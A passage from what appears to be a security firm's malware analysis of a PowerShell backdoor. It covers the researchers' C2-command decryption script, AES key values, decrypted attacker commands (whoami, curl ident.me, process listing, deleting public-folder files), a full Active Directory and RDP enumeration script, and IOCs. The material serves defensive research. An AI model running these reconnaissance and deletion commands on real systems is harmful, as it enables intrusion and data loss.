        [System.IO.File]::WriteAllText(($mainpath + $c_txt_file_name), $invoke_response_of_uploadData_response_decrypted__splited[$index])
        $c = [System.Convert]::ToBase64String( (gb -ss $invoke_response_of_uploadData_response_decrypted__splited[$index]) )
        $invoke_response_of_uploadData_response_decrypted__splited_again = $invoke_response_of_uploadData_response_decrypted__splited[$index] -split (cus
        $first_param_of_command = $invoke_response_of_uploadData_response_decrypted__splited_again[0]
        if ($first_param_of_command -eq '2'){
            $RTY_seprator = (customDecodeBase64('IUAjRVdR')) #!@#EWQ
            $Path = $invoke_response_of_uploadData_response_decrypted__splited_again[2]
            $oKOTOTjRsWUMoZFFBcnhUfzCjoNjlxvDDOXUWWARRKf = $invoke_response_of_uploadData_response_decrypted__splited_again[3]
            $third_field_from_base64 = [System.Convert]::FromBase64String($oKOTOTjRsWUMoZFFBcnhUfzCjoNjlxvDDOXUWWARRKf)
            [System.IO.File]::WriteAllBytes($Path, $third_field_from_base64)
            if ($Error.Length -gt 0) { $get_url_response_string_ = $invoke_response_of_uploadData_response_decrypted__splited_again[1] + $RTY_seprator +
            else { $get_url_response_string_ = $invoke_response_of_uploadData_response_decrypted__splited_again[1] + $RTY_seprator + (customDecodeBase64(
            $dsf = [System.Convert]::ToBase64String((gb -ss $get_url_response_string_))
            $c = 'RES!#%' + $dsf
            $RTY_seprator = (customDecodeBase64('XiUkUlRZ')) #^%$RTY
        }
    }
}
```

Figure 11: Our script to collect all C2 commands for all victims 0-101 on 9/2/2022

Here we can see the output from the script for victim 49. When copied to CyberChef, the decrypted command is provided.



```
Key
17 1d 84 e8 41 ee e4 c8 ff fb a2 7c 86 d1 ec 82 68 88 7c 68 c3 79 9a 11 b8 fa 2d b7 78 1f d1 5a    HEX
IV
18 3c ed 6f b3 34 9f 9a c6 f9 8 f9 29 de 35 52    HEX
Mode             Input   Output
CBC/NoPadding    Hex     Raw
```

```
victim_id: 46
[illegible]

victim_id: 47
[illegible]

victim_id: 48
[illegible]

victim_id: 49
[illegible]

victim_id: 50
[illegible]

victim_id: 51
[illegible]
```


```
[illegible].Remove-Item C:\Users\Public\*.*
Remove-Item C:\Users\Public\Update.Data
get-childitem C:\users\public\ | out-string^%$RTY[illegible]get
accounts^%$RTY!..
```

Figure 12: Decrypted command for victim 49 in CyberChef

We ran the command for each victim and found the following percentage of each command type waiting for the victims:

- 66%: Exfiltrate process list command
- 23%: Empty command – Idle (the command starts with ":")
- 7%: Local users enumerations – whoami and whoami /all + process list
- 2%: Remove files from public folder + net accounts + computer name, IP configurations …
- 1%: List files in special folders – program files, downloads, desktop, documents, appdata
- 1%: Entire script for A.D users enumerations and RDP clients enumerations (see Appendix B)

Below we've included some illuminating examples.



AES Decrypt

Key: 17 1d 84 e8 41 ae e4 c0 ff fb a2 7c 86 d1 ec 82 b8… HEX

IV: 18 3c ed 6f b3 34 9f 9a c6 f9 8 f9 29 de 35 52 HEX


Mode: CBC/NoPadding · Input: Hex · Output: Raw

```
83120021ebde77941a8cb858c848be57040af8a7ce6b1dea8131d93b5c0e019e26d6f82d35acc5001fa85605227ad1caeabe841d1a9484acb40fba6d5e9
9631bea9377f00fc3e7246b8126e12ca9d53d
```

Output

```
0!@#EWQ1!@¤.ã1.8oami^%$RTY0!@#EWQ2!@#EWQdir C:\Windows\System32^%$RTY:
```

Figure 13: Victim 2 – two commands – whoami and dirlist of the system32 folder



Recipe

AES Decrypt

Key: 17 1d 84 e8 41 ae e4 c0 ff fb a2 7c 86 d1 ec 82 b8… HEX

IV: 18 3c ed 6f b3 34 9f 9a c6 f9 8 f9 29 de 35 52 HEX

Mode: CBC/NoPadding · Input: Hex · Output: Raw


Input

```
e9 37 b0 c1 20 85 9a dd 9d 16 52 49 31 57 c1 45 73 7a 1f fd 46 21 8c a2 96 1b 03 f2 e7 6e 11 0d de 0f 32 17 29 09 58 43 8e
0c b0 35 e7 b0 c7 d5 c7 59 c7 36 0e 0b 80 fe f7 36 6d 35 e7 5f 89 b7 9f 39 ee 59 24 d4 38 5f 2b 7b f9 46 e6 02 83 0c d3 20
19 b6 98 bc 56 55 48 f1 33 51 b0 7c 82 03 63 7f a8 c8 99 9c d8 ae 11 32 9a 16 a5 17 a8 8d 3a 48 3a 06 0d 13 d3 92 30 05 4a
2e bb 13 73 5c 7c 16 33 ba 0d 07 24 0f e5 2f b3 b4 25 26 60 4f
```

Output

```
0!@#EWQ344¦+.x7.whoami /all^%$RTY0!@#EWQ345!@#EWQcurl http://ident.me^%$RTY0!@#EWQ347!@#EWQpowershell -command Get-
Process^%$RTY:...............
```

Figure 14: Victim X – multiple commands – whoami /all, curl ident.me will return the external IP address of the victim



Recipe

AES Decrypt

Key: 17 1d 84 e8 41 ae e4 c0 ff fb a2 7c 86 d1 ec 82 b8… HEX

IV: 18 3c ed 6f b3 34 9f 9a c6 f9 8 f9 29 de 35 52 HEX

Mode: CBC/NoPadding · Input: Hex · Output: Raw

Input


```
2381f9c597e10f4b053811514bbf9ab474faaac8900e86566ba2ee7fe80c38d26bed08007896dfccd4c7f0768d6930b805e6daf6a20ecec436f98d23d9
059bea446ae924233755bad905f8696dc5d5def1acb40650dc044780cf5bc4e254e466a5f9d03b485741f3543c988e7f1b92f4c382d578aae35d351841
866f7cccd232c4831f7cdca8e6aa394273c21076e8cc361dfd2f601185484667 9bfe85307ee6ed704569028828038a498cfb58523f8f31b0d67a677256
8e47be66aead59ca290d4c2b152d5fc4385603ab62a6f3909fbfd6bd08ffbf64d660c9164b2b79f224ea8eb77a905e235a5a83935e310fc94361143e27
```

Output

```
0!@#EWQ639¦+.x7.function Convert-LDAPProperty {
    param(
        [Parameter(Mandatory=$True,ValueFromPipeline=$True)]
        [ValidateNotNullOrEmpty()]
        $Properties
    )

    $ObjectProperties = @{}

    $Properties.PropertyNames | ForEach-Object {
        if (($_ -eq "objectsid") -or ($_ -eq "sidhistory")) {
            # convert the SID to a string
            $ObjectProperties[$_] = (New-Object System.Security.Principal.SecurityIdentifier($Properties[$_][0],0)).Value
        }
        elseif($_ -eq "objectguid") {
            # convert the GUID to a string
            $ObjectProperties[$_] = (New-Object Guid (,$Properties[$_][0])).Guid
        }
        elseif( ($_ -eq "lastlogon") -or ($_ -eq "lastlogontimestamp") -or ($_ -eq "pwdlastset") -or ($_ -eq "lastlogoff")
-or ($_ -eq "badPasswordTime") ) {
            # convert timestamps
            if ($Properties[$_][0] -is [System.MarshalByRefObject]) {
                # if we have a System.__ComObject
                $Temp = $Properties[$_][0]
                [Int32]$High = $Temp.GetType().InvokeMember("HighPart", [System.Reflection.BindingFlags]::GetProperty,
$null, $Temp, $null)
                [Int32]$Low  = $Temp.GetType().InvokeMember("LowPart",  [System.Reflection.BindingFlags]::GetProperty,
$null, $Temp, $null)
                $ObjectProperties[$_] = ([datetime]::FromFileTime([Int64]("0x{0:x8}{1:x8}" -f $High, $Low)))
            }
            else {
                $ObjectProperties[$_] = ([datetime]::FromFileTime(($Properties[$_][0])))
            }
        }
```

Figure 15: Victim Y – entire powershell script to be executed


The malicious script queries the domain controller for all users and for all administrators.



```
$domainObject = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$Domain = $domainObject.name
$sStr = "LDAP://"
$DistinguishedName = "DC=$($Domain.Replace('.', ',DC='))"
$sStr += $DistinguishedName
$search = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$sStr)
###to get all users
#$search.filter="(&(samAccountType=805306368))"
###
### to get specific user
$UserName = "Administrator"
$search.filter="(&(samAccountType=805306368)(samAccountName=$UserName))"
###

$search.FindAll() | Where-Object {$_} | ForEach-Object {
    # convert/process the LDAP fields for each result
    Convert-LDAPProperty -Properties $_.Properties
} | out-string^%$RTY0!@#EWQ643!@#EWQGet-ChildItem "Registry::HKCU\Software\Microsoft\Terminal Server Client\Servers" | Out-String^%$RTY0!@#EWQ675!@#EWQRe
Remove-Item C:\Users\Public\Update Data
get-childitem C:\users\public\ | out-string^%$RTY:ACKACKACKACKACKACK
```

Figure 16: Malicious powershell script sent as a command by the C2 server


It then checks for login history.



```
$Properties.PropertyNames | ForEach-Object {
    if (($_ -eq "objectsid") -or ($_ -eq "sidhistory")) {
        # convert the SID to a string
        $ObjectProperties[$_] = (New-Object System.Security.Principal.SecurityIdentifier($Properties[$_][0],0)).Value
    }
    elseif($_ -eq "objectguid") {
        # convert the GUID to a string
        $ObjectProperties[$_] = (New-Object Guid (,$Properties[$_][0])).Guid
    }
    elseif( ($_ -eq "lastlogon") -or ($_ -eq "lastlogontimestamp") -or ($_ -eq "pwdlastset") -or ($_ -eq "lastlogoff") -or ($_ -eq "badPasswordTime")
        # convert timestamps
        if ($Properties[$_][0] -is [System.MarshalByRefObject]) {
            # if we have a System.__ComObject
            $Temp = $Properties[$_][0]
            [Int32]$High = $Temp.GetType().InvokeMember("HighPart", [System.Reflection.BindingFlags]::GetProperty, $null, $Temp, $null)
            [Int32]$Low  = $Temp.GetType().InvokeMember("LowPart",  [System.Reflection.BindingFlags]::GetProperty, $null, $Temp, $null)
            $ObjectProperties[$_] = ([datetime]::FromFileTime([Int64]("0x{0:x8}{1:x8}" -f $High, $Low)))
        }
        else {
            $ObjectProperties[$_] = ([datetime]::FromFileTime(($Properties[$_][0])))
        }
    }
```

Figure 17: Malicious powershell script sent as a command by the C2 server continued

And then enumerates terminal servers by the powershell command:
Get-ChildItem “Registry::HKCU\Software\Microsoft\Terminal Server Client\Servers”



Key: 17 1d 84 e8 41 ae e4 c0 ff fb a2 7c 86 d1 ec 82 b8... HEX
IV: 18 3c ed 6f b3 34 9f 9a c6 f9 8 f9 29 de 35 52 HEX
Mode: CBC/NoPadding
Input: Hex
Output: Raw

Input (length: 352, lines: 1)

```
49762e9162d7babedb6a5f25de7058bc99c6ebe2fdf4e33a9ababd29f4172de604cd818cacf15c69a3d1a562ac9db7107c893dde5fb70312cf083582963
b46760ffbbe5349bc8d77bed8c1f8a8507c8f94aae15aec37ccf77f71741d3ea2595c438265185ab5c7117385040deedcee6c795c164696deacecf28384
210e51e04b32866ed689308f86d2e65572a172849dad43e2ba344480dc58de23cbb4ed7d10d9c1135640776cd32cc64b9d7d16c1c5
```

Output (start: 124, end: 124, length: 0, time: 0ms, length: 176, lines: 3)

```
0!@#EWQ678¦+.x7.Remove-Item C:\Users\Public\*.*
Remove-Item C:\Users\Public\Update_Data
get-childitem C:\users\public\ | out-string^%$RTY0!@#EWQ700!@#EWQnet accounts^%$RTY:..
```

Figure 18: Delete all files under the public user and then collect net accounts

Conclusion

SafeBreach is passionate about improving security on a global level, and as an organization, we are committed to openly sharing our research with the broader security community. By sharing information specifically about our discovery of this FUD powershell backdoor, our goal is to raise awareness about this new, unrecognized type of malware that managed to bypass all the security vendors’ scanners under VirusTotal.com.

In addition, we believe that the discovery of this operation’s security mistakes made by this threat actor may be used by other researchers and blue teams in their future digital forensics and incident response

(DFIR) investigations. Finally, we hope organizations and individuals can use the indicators of compromise (IOCs) provided in Appendix A to better detect and protect themselves against this threat.

As with any newly identified threat, SafeBreach has added coverage for this FUD powershell backdoor to the SafeBreach platform, so customers can immediately simulate this attack, verify whether they are adequately protected, and take any necessary remedial action.

Appendix A: IOCs

Below are the associated IOCs.

C2 server – hxxp://45.89.125.189/put, hxxp://45.89.125.189/get
The C2 server is not active since September 5 2022

Apply Form.docm -45f293b1b5a4aaec48ac943696302bac9c893867f1fc282e85ed8341dd2f0f50
Updater.vbs

54ed729f7c495c7baa7c9e4e63f8cf496a8d8c89fc10da87f2b83d5151520514

Script.ps1

bda4484bb6325dfccaa464c2007a8f20130f0cf359a7f79e14feeab3faa62332

Temp.ps1

16007ea6ae7ce797451baec2132e30564a29ee0bf8a8f05828ad2289b3690f55

Appendix B: Powershell Scripts

Below are the powershell scripts that were sent as a command to the backdoor.

```
0!@#EWQ639¦+.x7.function Convert-LDAPProperty {

  param(

    [Parameter(Mandatory=$True,ValueFromPipeline=$True)]

    [ValidateNotNullOrEmpty()]

    $Properties

  )

  $ObjectProperties = @{}

  $Properties.PropertyNames | ForEach-Object {

    if (($_ -eq “objectsid”) -or ($_ -eq “sidhistory”)) {

      # convert the SID to a string
```

```
            $ObjectProperties[$_] = (New-Object System.Security.Principal.SecurityIdentifier($Properties[$_]
[0],0)).Value

        }

        elseif($_ -eq “objectguid”) {

            # convert the GUID to a string

            $ObjectProperties[$_] = (New-Object Guid (,$Properties[$_][0])).Guid

        }

        elseif( ($_ -eq “lastlogon”) -or ($_ -eq “lastlogontimestamp”) -or ($_ -eq “pwdlastset”) -or ($_ -eq
“lastlogoff”) -or ($_ -eq “badPasswordTime”) ) {

            # convert timestamps

            if ($Properties[$_][0] -is [System.MarshalByRefObject]) {

                # if we have a System.__ComObject

                $Temp = $Properties[$_][0]

                [Int32]$High = $Temp.GetType().InvokeMember(“HighPart”,
[System.Reflection.BindingFlags]::GetProperty, $null, $Temp, $null)

                [Int32]$Low  = $Temp.GetType().InvokeMember(“LowPart”,
[System.Reflection.BindingFlags]::GetProperty, $null, $Temp, $null)

                $ObjectProperties[$_] = ([datetime]::FromFileTime([Int64](“0x{0:x8}{1:x8}” -f $High, $Low)))

            }

            else {

                $ObjectProperties[$_] = ([datetime]::FromFileTime(($Properties[$_][0])))

            }

        }

        elseif($Properties[$_][0] -is [System.MarshalByRefObject]) {

            # convert misc com objects

            $Prop = $Properties[$_]

            try {

                $Temp = $Prop[$_][0]
                Write-Verbose $_

                [Int32]$High = $Temp.GetType().InvokeMember(“HighPart”,
[System.Reflection.BindingFlags]::GetProperty, $null, $Temp, $null)

                [Int32]$Low  = $Temp.GetType().InvokeMember(“LowPart”,
[System.Reflection.BindingFlags]::GetProperty, $null, $Temp, $null)

                $ObjectProperties[$_] = [Int64](“0x{0:x8}{1:x8}” -f $High, $Low)

            }

            catch {

                $ObjectProperties[$_] = $Prop[$_]

            }

        }

        elseif($Properties[$_].count -eq 1) {

            $ObjectProperties[$_] = $Properties[$_][0]

        }

        else {

            $ObjectProperties[$_] = $Properties[$_]

        }

    }

    New-Object -TypeName PSObject -Property $ObjectProperties

}

$domainObject = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$Domain = $domainObject.name

$sStr = “LDAP://”

$DistinguishedName = “DC=$($Domain.Replace(‘.’, ‘,DC=’))”

$sStr += $DistinguishedName

$search = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$sStr)

###to get all users

#$search.filter=”(&(samAccountType=805306368))”
```

```
###

### to get specific user

$UserName = “Administrator”

$search.filter=”(&(samAccountType=805306368)(samAccountName=$UserName))”

###

$search.FindAll() | Where-Object {$_} | ForEach-Object {

   # convert/process the LDAP fields for each result

   Convert-LDAPProperty -Properties $_.Properties

} | out-string^%$RTY0!@#EWQ643!@#EWQGet-ChildItem “Registry::HKCU\Software\Microsoft\Terminal
Server Client\Servers” | Out-String^%$RTY0!@#EWQ675!@#EWQRemove-Item C:\Users\Public\*.*

Remove-Item C:\Users\Public\Update_Data

get-childitem C:\users\public\ | out-string^%$RTY
```

Credits & References

After finishing this research, we found another researcher’s brief summary:
https://twitter.com/StopMalvertisin/status/1562896289981136898